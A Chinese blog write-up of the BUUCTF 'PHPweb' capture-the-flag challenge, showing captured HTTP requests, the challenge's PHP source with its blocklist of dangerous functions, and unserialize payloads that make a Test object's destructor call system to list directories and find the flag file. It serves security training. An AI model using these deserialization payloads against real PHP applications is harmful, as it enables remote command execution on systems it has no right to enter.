Buuctf PHPweb

原创

山中雨客 于 2021-09-07 23:49:37 发布 137 收藏

分类专栏： PHP代码审计 文章标签： php

本文链接：https://blog.csdn.net/weixin_51313108/article/details/120169636

版权

PHP代码审计 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

PHPWeb

考点


- PHP回调函数
- 反序列化代码执行
- 系统命令执行（find查找文件）

参考连接：PHP命令执行&代码执行

WP

页面读取不到什么信息，抓个包看到传了俩个参数


func，p。猜测可能是function和parameter。



```
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Chrome/92.0.4515.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
gned-exchange;v=b3;q=0.9
Referer: http://2e8ac968-e2f4-439a-86ec-5685caa52bf1.node4.buuoj.cn:81/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17ae6f0bc751db-005cf3d91e82eb-2343360-144000-17ae6f0bc76765
Connection: close

func=date&p=Y-m-d+h%3Ai%3As+a
```

试试一下查看源代码



```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.
Accept-Encoding: gzip, deflate
Referer: http://b394ca5a-0e73-46c0-9231-41cb3efe29a3.n
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://b394ca5a-0e73-46c0-9231-41cb3efe29a3.no
Connection: close
Cookie: UM_distinctid=17ae6edb5454d9-07762b8a7acd0d-4c
Upgrade-Insecure-Requests: 1

func=file_get_contents&p=index.php
```

```
HTTP/1.1 200 OK
Server: openresty
```


```
   <?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
    ?>
```

```
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
```

过滤了一些函数，`$result`的类型必须是string，查看目录的scandir命令用不上了，尝试读取flag.php也无果。发现有一个类和没有过滤`unserialize`函数，可以试试反序列化执行




```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:4:"ls+/";s:4:"func";s:6:"system";}
```

```
<p>
  bin
  boot
  dev
  etc
  home
  lib
  lib64
  media
  mnt
  opt
  proc
  root
```

但是没有关于flag的文件，试试`find`命令

find / -name ‘*flag*’：查找根目录及其子目录下文件名里有flag的文件。

最后打开就OK了



```
Accept-Encoding: gzip, deflate
Referer: http://b394ca5a-0e73-46c0-9231-41cb3efe29a3.node4.buuoj.cn:81/
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Origin: http://b394ca5a-0e73-46c0-9231-41cb3efe29a3.node4.buuoj.cn:81
Connection: close
Cookie: UM_distinctid=17ae6edb5454d9-07762b8a7acd0d-4c3e257a-144000-17ae6edb546297
Upgrade-Insecure-Requests: 1

func=unserialize&p=O:4:"Test":2:{s:1:"p";s:21:"find+/+-name+'*flag*'";s:4:"func";s:6:"system";}
```

```
    /sys/devices/platform/serial8250/tty/ttyS25/flags
    /sys/devices/virtual/net/eth2/flags
    /sys/devices/virtual/net/lo/flags
    /sys/devices/virtual/net/eth0/flags
    /sys/module/scsi_mod/parameters/default_dev_flags
    /tmp/flagoefiu4r93
    /usr/include/x86_64-linux-gnu/asm/processor-flags.h
    /usr/include/x86_64-linux-gnu/bits/waitflags.h
    /usr/include/linux/kernel-page-flags.h
    /usr/include/linux/tty_flags.h
    /usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
    /usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
</p>
```